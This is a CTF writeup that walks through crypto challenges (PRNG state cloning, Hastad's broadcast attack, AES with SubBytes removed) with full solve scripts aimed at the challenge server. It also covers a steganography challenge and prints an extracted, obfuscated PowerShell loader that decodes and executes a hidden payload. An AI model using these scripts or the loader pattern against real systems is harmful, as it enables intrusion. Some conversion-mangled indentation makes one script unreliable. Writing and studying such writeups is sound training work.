International HACK@10 CTF 2026

WRITEUP

28 MARCH 2026


MUsangKING

ZAILAN | AZRAI | SYAHMI

TABLE OF CONTENTS

CYPTO

HAKARI DOMAIN



Challenge Overview
The challenge provides us with a Python script (`chall.py`) and a remote connection. The script presents us with a game where we need to correctly guess the next 32-bit integer randomly generated by Python's `random.getrandbits(32)`.

We are given 700 total attempts to guess the numbers. If we successfully guess 3 consecutive numbers correctly (`JACKPOT_STREAK = 3`), we hit the "Jackpot". Once the Jackpot is unlocked, predicting correctly will start yielding RSA-encrypted samples of the **Flag** using the same public exponent **E = 17**, but with unique, randomly generated moduli N.

Vulnerabilities Identified
There are two core vulnerabilities in this challenge:

1. Pseudo-Random Number Generator (PRNG) Predictability

Python's `random` module relies on the **Mersenne Twister** (**MT19937**) algorithm. **MT19937** is not a cryptographically secure PRNG. Because it outputs 32-bit integers derived directly from an internal state of 624 integers, observing 624 consecutive outputs from `getrandbits(32)` allows for a perfect reconstruction of the PRNG's internal state. Once cloned, all future outputs can be predicted with 100% accuracy.

2. Hastad's Broadcast Attack (RSA)

The script encrypts the same message (the flag) multiple times using the same small public exponent **E = 17** and different moduli **N_i**. This setup is vulnerable to **Hastad's Broadcast Attack**.

Using the **Chinese Remainder Theorem** (**CRT**), if we collect **E = 17** independent ciphertext equations `C_i ≡ M^17 (mod N_i)`, we can compute a combined congruence: `C ≡ M^17 (mod N_1 N_2 ... N_17)`.

Since the actual message **M** is smaller than any individual **N_i**, the value **M^17** is guaranteed to be smaller than the product of all moduli. Consequently, the modular reduction has no effect on the result, and we can recover **M** by taking the integer 17th root of **C**.

Exploit Methodology

The exploit was composed of the following steps:
1. State Recreation: We submitted 624 dummy guesses to the server. Since the server reveals the correct 32-bit integer after every incorrect guess, we collected these values and fed them into the `randcrack` library to synchronize our local **MT19937** generator state with the server's.

2. Hit the Jackpot: Used our cloned PRNG state to accurately predict the next 3 numbers, thereby hitting the required streak of 3 and unlocking the jackpot.

3. Collect Samples: We submitted 17 additional correct predictions. In response, the server provided 17 unique RSA ciphertexts (**C**) along with their corresponding moduli (**N**) and the public exponent (**E = 17**).

4. Broadcast Attack Execution: We utilized `sympy.ntheory.modular.crt` to calculate the value of **M^17** across the product of all moduli. Finally, we used `gmpy2.iroot` to compute the 17th root and extract the flag.


Exploit Script

```
from pwn import *
import sympy
from Crypto.Util.number import long_to_bytes
import gmpy2
from randcrack import RandCrack

def solve():
    rc = RandCrack()
    r = remote("34.126.187.50", 5500)
    r.recvuntil(b"connection closes.\n\n")

    log.info("Collecting 624 values...")
    for i in range(624):
        # Predict incorrectly to farm MT19937 numbers
        r.sendlineafter(b"Guess the next number: ", b"0")
        r.recvuntil(b"Wrong. The number was ")
        target = int(r.recvuntil(b".")[:-1])
        rc.submit(target)

    log.info("Cracked PRNG State!")

    # Complete the streak of 3 to proc Jackpot
    r.sendlineafter(b"Guess the next number: ",
str(rc.predict_getrandbits(32)).encode())
    r.recvuntil(b"Attempts used:")

    r.sendlineafter(b"Guess the next number: ",
str(rc.predict_getrandbits(32)).encode())
    r.recvuntil(b"Attempts used:")

    r.sendlineafter(b"Guess the next number: ",
str(rc.predict_getrandbits(32)).encode())
    r.recvuntil(b"Keep predicting correctly to collect RSA
samples.\n")
```

```
    log.info("Jackpot unlocked!")

    N_list = []
    C_list = []
    # Collect 17 RSA samples
    for i in range(17):
        r.sendlineafter(b"Predict the next number or type 'exit': ",
str(rc.predict_getrandbits(32)).encode())
        r.recvuntil(b"n = ")
        n = int(r.recvline().strip())
        r.recvuntil(b"e = ")
        e = int(r.recvline().strip())
        r.recvuntil(b"c = ")
        c = int(r.recvline().strip())
        N_list.append(n)
        C_list.append(c)
        log.info(f"Collected sample {i+1}")

    r.sendlineafter(b"Predict the next number or type 'exit': ",
b"exit")
    r.close()

    # Perform Hastad's Broadcast Attack
    log.info("Computing CRT and taking the 17th root...")
    m_17, _ = sympy.ntheory.modular.crt(N_list, C_list)
    m, exact = gmpy2.iroot(m_17, 17)

    if exact:
        print(b"FLAG: " + long_to_bytes(int(m)))
    else:
        print("Root not exact", m_17)

if __name__ == "__main__":
    solve()
```

Flag:
hack10{ab3a61603241b0638804acdc5f905cd4}

ANCIENT TEXT




Since the challenge talks about frieren from the manga series **Frieren: Beyond Journey's End**, and the picture the bottom word looks way too close to the word **zoltraak** which is a common offensive spell used by the Main Character. And our LLM also just guessing the same word.

So we ball and put **zoltraak,** and it turns out to be correct.

Hence,

Flag: **hack10{zoltraak}**

BABY CRYPTO



We need to recover the flag from a hex-encoded output file generated by a Python encryption script.

1. Analysis

The encryption script **chal.py** performs the following steps:

1. Iterates through the flag in 2-character chunks.

2. For each chunk, it calculates a SHA-512 hash.

3. It selects a random substring of the hash: **cipher[b:a]**, where b is between 1 and 15, and a is between 90 and 128.

4. It prepends a random amount of "junk" bytes (os.urandom(0-31)) to this hash fragment.

2. The Vulnerability

The core weakness lies in the overlap of the random ranges. Since the maximum value of b is 15 and the minimum value of a is 90, the substring from index 15 to 90 of the SHA-512 hash is always present in every encrypted segment, regardless of the random values chosen.

3. Exploitation Strategy

Since the flag is processed in 2-character chunks, the search space for each segment is extremely small (with a keyspace of approximately **95^2 = 9,025** for printable ASCII), making a brute-force approach highly efficient.

1. Precompute: Generate the SHA-512 hash for all possible 1 and 2-character printable ASCII combinations.

2. Identify Markers: Extract the fixed 75-character "marker" (hash[15:90]) for each combination.

3. Reconstruct: Scan the output file linearly. Whenever one of our precomputed markers is found, append the corresponding character(s) to the flag and move the pointer past the match.

4. Solution


Running the solve script identifies the markers in order and reconstructs the flag:

```
import hashlib
import binascii
import string

def solve():
	with open("output", "rb") as f:
	data = f.read().hex()

	# Use all printable characters for completeness
	chars = string.printable
	# Precompute hashes for 1 and 2-character sequences
	# marker is cipher[15:90]
	markers = {}

	print("Precomputing hashes...")
	for c1 in chars:
	# Single char
	h = hashlib.sha512(c1.encode()).hexdigest()
	markers[h[15:90]] = c1
	# Two chars
	for c2 in chars:
		pair = c1 + c2
		h = hashlib.sha512(pair.encode()).hexdigest()
		markers[h[15:90]] = pair

	print(f"Total markers: {len(markers)}")
```

```
        flag = ""
        current_pos = 0
        marker_list = list(markers.items())

        while current_pos < len(data):
        best_pos = len(data)
        best_val = ""

        search_range = data[current_pos : current_pos + 200]

        for marker, val in marker_list:
                pos = search_range.find(marker)
                if pos != -1 and pos < best_pos:
                best_pos = pos
                best_val = val

        if best_pos != len(data):
                # We found a marker. Check for data before it.
                if best_pos > 0:

                   pass

                flag += best_val
                # Update current_pos to past the marker
                current_pos += best_pos + 75
        else:
                best_pos = len(data)
                for marker, val in marker_list:
                pos = data.find(marker, current_pos)
                if pos != -1 and pos < best_pos:
                        best_pos = pos
                        best_val = val

                if best_pos != len(data):
                flag += best_val
                current_pos = best_pos + 75
                else:
                break

        print(f"Recovered Flag: {flag}")
        print(f"Flag Length: {len(flag)}")

solve()
```

Flag:
hack10{a88dacd5fb88dc4973bb3a56fff9be940bb1f1b83c2b82f3f6daa256267c9786f4cdc70255079e3cfaea9956211e615fe78ee9d5a95a832afff2f09b05c39db4}

HAKARI DOMAIN 2



Challenge

The service gives up to 250 guesses for a 32-bit random number.
After 3 correct guesses in a row, it unlocks a second phase:

- it prints `Encrypted Secret`
- it lets us keep interacting only if we continue predicting the next RNG output
- we get an encryption oracle and a decryption oracle for a modified AES instance
- if we ever submit the exact hidden `secret` to the encrypt oracle, the flag is printed

The local source is in chall.py.

Vulnerability 1: Predicting Python `random`

```
The first phase uses:
seed = os.urandom(8)
random.seed(seed)
target = random.getrandbits(32)
```

When we intentionally guess wrong, the service reveals the real output:

```
print(f"Wrong. The number was {target}.")
```

So the first phase is an output leak for Python's Mersenne Twister.

For the compatible backend, the service uses the standard CPython byte-seed path. That means an 8-byte seed can be recovered from only 8 carefully chosen MT outputs, using the state inversion method described here:

- https://bitsdeep.com/projects/python-random-prediction/
- https://raw.githubusercontent.com/python/cpython/3.11/Modules/_randommodule.c

I collected 234 outputs because that gives the exact indices needed by the recovery formulas and still stays below the 250-attempt limit.

After recovering the seed, I can instantiate a local `random.Random()`, replay the 234 outputs, and predict every next `getrandbits(32)` call.
That gets me through:

- the final 3 guesses needed to enter jackpot
- every later “Predict the next number” prompt in phase 2

Vulnerability 2: AES without `SubBytes`

In jackpot mode the service creates:

```
cipher = AES(key)
cipher._sub_bytes = huh
```

That removes the only nonlinear step from AES.
What remains is an affine transformation over `GF(2)^128`:

```
E(x) = A*x ^ b
```

for some unknown invertible matrix `A` and constant `b`.

The service also prints:

```
Encrypted Secret: E(secret)
```

So we only need to invert that affine map.

Recovering the affine map

1. Query `E(0)` to get the constant term `b`.
2. For each basis vector `e_i` for `i in [0, 127]`, query `E(e_i)`.
3. Then:

```
A*e_i = E(e_i) ^ E(0)
```

So the 128 basis encryptions give every column of `A`.

Now compute:

```
A*secret = E(secret) ^ E(0)
```

and solve the 128-bit linear system with Gaussian elimination over `GF(2)`.

That recovers the exact `secret`.

Finally, submit `secret` to the encrypt oracle.
If the plaintext equals the hidden secret, the service prints the flag.

Exploit Outline

1. Connect and intentionally send `0` for 234 guesses.
2. Parse the revealed outputs.
3. Recover the 8-byte Python RNG seed.
4. Predict the next RNG outputs locally.
5. Reach jackpot.
6. Read `Encrypted Secret`.
7. Query `E(0)` and `E(e_i)` for all 128 basis vectors.

8. Solve the affine system to recover `secret`.
9. Encrypt `secret` and receive the flag.

Solve script:

```
import random
import re
import socket
from pathlib import Path


HOST = "34.126.187.50"
PORT = 5501
ZERO_BLOCK = bytes(16)
OUTPUT_DUMP = Path("outputs.txt")


def unshift_right(x: int, shift: int) -> int:
    res = x
    for _ in range(32):
        res = x ^ (res >> shift)
    return res


def unshift_left(x: int, shift: int, mask: int) -> int:
    res = x
    for _ in range(32):
        res = x ^ ((res << shift) & mask)
    return res


def untemper(v: int) -> int:
    v = unshift_right(v, 18)
    v = unshift_left(v, 15, 0xEFC60000)
    v = unshift_left(v, 7, 0x9D2C5680)
    v = unshift_right(v, 11)
    return v
```

```
def invert_step(si: int, si227: int) -> tuple[int, int]:
    x = si ^ si227
    mti1 = (x & 0x80000000) >> 31
    if mti1:
        x ^= 0x9908B0DF
    x <<= 1
    mti = x & 0x80000000
    mti1 += x & 0x7FFFFFFF
    return mti, mti1


def init_genrand(seed: int) -> list[int]:
    mt = [0] * 624
    mt[0] = seed & 0xFFFFFFFF
    for i in range(1, 624):
        mt[i] = ((0x6C078965 * (mt[i - 1] ^ (mt[i - 1] >> 30))) + i)
& 0xFFFFFFFF
    return mt


def recover_kj_from_ji(ji: int, ji1: int, i: int) -> int:
    const = init_genrand(19650218)
    key = ji - (const[i] ^ ((ji1 ^ (ji1 >> 30)) * 1664525))
    return key & 0xFFFFFFFF


def recover_ji_from_ii(ii: int, ii1: int, i: int) -> int:
    ji = (ii + i) ^ ((ii1 ^ (ii1 >> 30)) * 1566083941)
    return ji & 0xFFFFFFFF


def recover_kj_from_ii(ii: int, ii1: int, ii2: int, i: int) -> int:
    ji = recover_ji_from_ii(ii, ii1, i)
    ji1 = recover_ji_from_ii(ii1, ii2, i - 1)
    return recover_kj_from_ji(ji, ji1, i)


def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b, strict=True))
```

```
def bytes_to_int(block: bytes) -> int:
    return int.from_bytes(block, "big")


def int_to_bytes(value: int) -> bytes:
    return value.to_bytes(16, "big")


def parse_single(pattern: bytes, data: bytes, label: str) -> bytes:
    match = re.search(pattern, data)
    if not match:
        raise ValueError(f"could not parse {label!r} from: {data!r}")
    return match.group(1)


def validate_seed(outputs: list[int], seed_obj: object) ->
random.Random | None:
    rng = random.Random()
    rng.seed(seed_obj)
    if [rng.getrandbits(32) for _ in range(len(outputs))] == outputs:
        return rng
    return None


def recover_seed(outputs: list[int]) -> tuple[str, object,
random.Random]:
    if len(outputs) < 234:
        raise ValueError("need at least 234 outputs")

    states = [untemper(value) for value in outputs]

    i230_msb, i231 = invert_step(states[3], states[230])
    i231_msb, i232 = invert_step(states[4], states[231])
    i232_msb, i233 = invert_step(states[5], states[232])
    i233_msb, i234 = invert_step(states[6], states[233])

    i231 = (i231 + i230_msb) & 0xFFFFFFFF
```

```
    i232 = (i232 + i231_msb) & 0xFFFFFFFF
    i233 = (i233 + i232_msb) & 0xFFFFFFFF

    seed_low = (recover_kj_from_ii(i233, i232, i231, 233) - 16) &
0xFFFFFFFF
    seed_high_1 = (recover_kj_from_ii(i234, i233, i232, 234) - 17) &
0xFFFFFFFF
    seed_high_2 = (
        recover_kj_from_ii((i234 + 0x80000000) & 0xFFFFFFFF, i233,
i232, 234) - 17
    ) & 0xFFFFFFFF

    byte_candidates = [
        ((seed_high_1 << 32) | seed_low).to_bytes(8, "big"),
        ((seed_high_2 << 32) | seed_low).to_bytes(8, "big"),
    ]

    for seed in byte_candidates:
        rng = validate_seed(outputs, seed)
        if rng is not None:
            return "bytes-v2-big", seed, rng

    for seed in byte_candidates:
        reversed_words = seed[4:] + seed[:4]
        rng = validate_seed(outputs, reversed_words)
        if rng is not None:
            return "bytes-v2-word-swapped", reversed_words, rng

    for seed in byte_candidates:
        little = int.from_bytes(seed, "big").to_bytes(8, "little")
        rng = validate_seed(outputs, little)
        if rng is not None:
            return "bytes-v2-little", little, rng

    i227_msb, i228 = invert_step(states[0], states[227])
    i228_msb, i229 = invert_step(states[1], states[228])
    i229_msb, i230 = invert_step(states[2], states[229])
    i230_msb, i231 = invert_step(states[3], states[230])
```

```
    i228 = (i228 + i227_msb) & 0xFFFFFFFF
    i229 = (i229 + i228_msb) & 0xFFFFFFFF
    i230 = (i230 + i229_msb) & 0xFFFFFFFF

    seed_high = (recover_kj_from_ii(i230, i229, i228, 230) - 1) &
0xFFFFFFFF
    seed_low_1 = recover_kj_from_ii(i231, i230, i229, 231) &
0xFFFFFFFF
    seed_low_2 = recover_kj_from_ii((i231 + 0x80000000) & 0xFFFFFFFF,
i230, i229, 231) & 0xFFFFFFFF

    int_candidates = [
        (seed_high << 32) | seed_low_1,
        (seed_high << 32) | seed_low_2,
    ]

    for seed in int_candidates:
        rng = validate_seed(outputs, seed)
        if rng is not None:
            return "int64", seed, rng

    raise ValueError("failed to validate either recovered seed
candidate")


class Remote:
    def __init__(self, host: str, port: int) -> None:
        self.sock = socket.create_connection((host, port))
        self.sock.settimeout(10)
        self.buf = b""

    def recv_until_any(self, markers: list[bytes]) -> tuple[bytes,
bytes | None]:
        while True:
            best_index = None
            best_marker = None
            for marker in markers:
                idx = self.buf.find(marker)
                if idx == -1:
```

```
                    continue
                if best_index is None or idx + len(marker) <
best_index + len(best_marker):
                    best_index = idx
                    best_marker = marker

            if best_marker is not None:
                end = best_index + len(best_marker)
                data = self.buf[:end]
                self.buf = self.buf[end:]
                return data, best_marker

            chunk = self.sock.recv(4096)
            if not chunk:
                data = self.buf
                self.buf = b""
                return data, None
            self.buf += chunk

    def recv_until(self, marker: bytes) -> bytes:
        data, found = self.recv_until_any([marker])
        if found != marker:
            raise EOFError(f"expected marker {marker!r}, got EOF")
        return data

    def sendline(self, value: int | str) -> None:
        if isinstance(value, int):
            value = str(value)
        self.sock.sendall(value.encode() + b"\n")

    def close(self) -> None:
        self.sock.close()


def run_once(attempt_id: int) -> None:
    io = Remote(HOST, PORT)
    try:
        io.recv_until(b"Guess the next number: ")
```

```
        outputs: list[int] = []
        for _ in range(234):
            io.sendline(0)
            data, marker = io.recv_until_any(
                [b"Guess the next number: ", b"Predict the next
number or type -1 to exit: "]
            )

            if b"Wrong. The number was " in data:
                target = int(parse_single(rb"Wrong\. The number was
(\d+)\.", data, "target"))
            elif b"Correct. Current streak:" in data:
                target = 0
            else:
                raise ValueError("unexpected response while
collecting outputs")

            outputs.append(target)

            if marker == b"Predict the next number or type -1 to
exit: ":
                raise RuntimeError("unexpectedly reached jackpot
during collection")

        dump_path = Path(f"outputs_{attempt_id}.txt")
        dump_path.write_text("\n".join(map(str, outputs)) + "\n")
        OUTPUT_DUMP.write_text("\n".join(map(str, outputs)) + "\n")
        print(f"[+] saved {len(outputs)} outputs to {dump_path}")

        model, seed, rng = recover_seed(outputs)
        if isinstance(seed, bytes):
            seed_desc = seed.hex()
        else:
            seed_desc = hex(seed)
        print(f"[+] recovered seed model={model} value={seed_desc}")

        jackpot_data = b""
        while True:
            prediction = rng.getrandbits(32)
```

```
            io.sendline(prediction)
            data, marker = io.recv_until_any(
                [b"Guess the next number: ", b"Predict the next
number or type -1 to exit: "]
            )
            print(data.decode(errors="replace"), end="")

            if b"Wrong. The number was " in data:
                raise RuntimeError("prediction desynced before
jackpot")

            if marker == b"Predict the next number or type -1 to
exit: ":
                jackpot_data = data
                break

        secret_enc = bytes.fromhex(
            parse_single(rb"Encrypted Secret:\s*([0-9a-fA-F]+)",
jackpot_data, "encrypted secret").decode()
        )
        print(f"[+] encrypted secret: {secret_enc.hex()}")

        def jackpot_encrypt(block: bytes) -> bytes:
            if len(block) != 16:
                raise ValueError("plaintext block must be 16 bytes")

            io.sendline(rng.getrandbits(32))
            data = io.recv_until(b"[1] encrypt, [2] decrypt: ")
            if b"Wrong. The number was " in data:
                raise RuntimeError("prediction desynced before
encrypt")

            io.sendline(1)
            io.recv_until(b"Input plaintext to encrypt in hex: ")
            io.sendline(block.hex())

            result, _ = io.recv_until_any(
                [b"Predict the next number or type -1 to exit: ",
b"hack10{"]
```

```
            )
            value = bytes.fromhex(
                parse_single(rb"enc\(plaintext\) = ([0-9a-fA-F]+)",
result, "encrypt result").decode()
            )
            return value

        offset = bytes_to_int(jackpot_encrypt(ZERO_BLOCK))
        print(f"[+] affine offset: {offset:032x}")

        columns: list[int] = []
        for bit in range(128):
            basis_plaintext = int_to_bytes(1 << bit)
            column = bytes_to_int(jackpot_encrypt(basis_plaintext)) ^
offset
            columns.append(column)
            if bit % 16 == 15:
                print(f"[+] collected {bit + 1}/128 basis
encryptions")

        target = bytes_to_int(secret_enc) ^ offset

        basis_vecs = [0] * 128
        basis_comb = [0] * 128
        for bit, column in enumerate(columns):
            vec = column
            comb = 1 << bit
            while vec:
                pivot = vec.bit_length() - 1
                if basis_vecs[pivot]:
                    vec ^= basis_vecs[pivot]
                    comb ^= basis_comb[pivot]
                else:
                    basis_vecs[pivot] = vec
                    basis_comb[pivot] = comb
                    break

        coeff = 0
        vec = target
```

```
        while vec:
            pivot = vec.bit_length() - 1
            if not basis_vecs[pivot]:
                raise RuntimeError("encryption matrix is not full
rank")
            vec ^= basis_vecs[pivot]
            coeff ^= basis_comb[pivot]

        secret = int_to_bytes(coeff)
        print(f"[+] recovered secret: {secret.hex()}")

        final_cipher = jackpot_encrypt(secret)
        print(f"[+] enc(secret) = {final_cipher.hex()}")
        if final_cipher != secret_enc:
            raise RuntimeError("recovered secret does not re-encrypt
to the target ciphertext")

        tail, _ = io.recv_until_any([b"}", b"Predict the next number
or type -1 to exit: "])
        print(tail.decode(errors="replace"), end="")

    finally:
        io.close()


def main() -> None:
    attempt = 1
    while True:
        try:
            print(f"[*] connection attempt {attempt}")
            run_once(attempt)
            return
        except (ValueError, RuntimeError, TimeoutError, EOFError,
OSError) as exc:
            print(f"[-] attempt {attempt} failed: {exc}")
            attempt += 1


if __name__ == "__main__":
```


```
    main()
```

Flag

hack10{22a41542ef29a7f60a4b7b46fcab6174}

FORENSICS

MEOWWW



We are provided with a JPEG image file named `chal.jpg`. We begin by analyzing the file to check for any hidden information or embedded files. The challenge text mentions an image with a "hidden payload," strongly suggesting the use of image steganography.

Steghide Brute-Forcing

Given that it's a JPEG image, `**steghide**` is one of the most common tools used to embed files within JPEGs. As we do not immediately know the password, we can use a tool like `**stegseek**` along with the `**rockyou.txt**` wordlist to brute-force the Steghide passphrase.

We run the following command:
```
stegseek chal.jpg /usr/share/wordlists/rockyou.txt
```

Output snippet:
```
(kali㉿kali)-[~/CTF/Hack10]
└─$ stegseek chal.jpg /usr/share/wordlists/rockyou.txt

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "hidden"
[i] Original filename: "chal.ps1".
[i] Extracting to "chal.jpg.out".
```
stegseek successfully cracked the passphrase “**hidden**” and extracted a PowerShell script named **chal.ps1**

Analyzing the Payload
We inspect the contents of the newly extracted “chal.jpg.out” (which is the “chal.ps1” file):

The .ps1 contents:

```
(nEW-objECt  SYstem.iO.COMPreSsIon.deFlaTEStREAm(
[IO.mEmORYstreAM][coNVERt]::FROMBAse64sTRING(
'UzF19/UJV7BVUMpITM42NKguMCg3LopPMU42SDGuVQIA')
,[io.COmPREssioN.coMpreSSioNmODE]::DeCoMpReSS)| %{ nEW-objECt
sYStEm.Io.StREAMrEADeR($_,[TeXT.encodiNG]::AsCii)} |%{
$_.READTOENd()})| & ( $eNV:cOmSPEc[4,15,25]-JOin'')
```

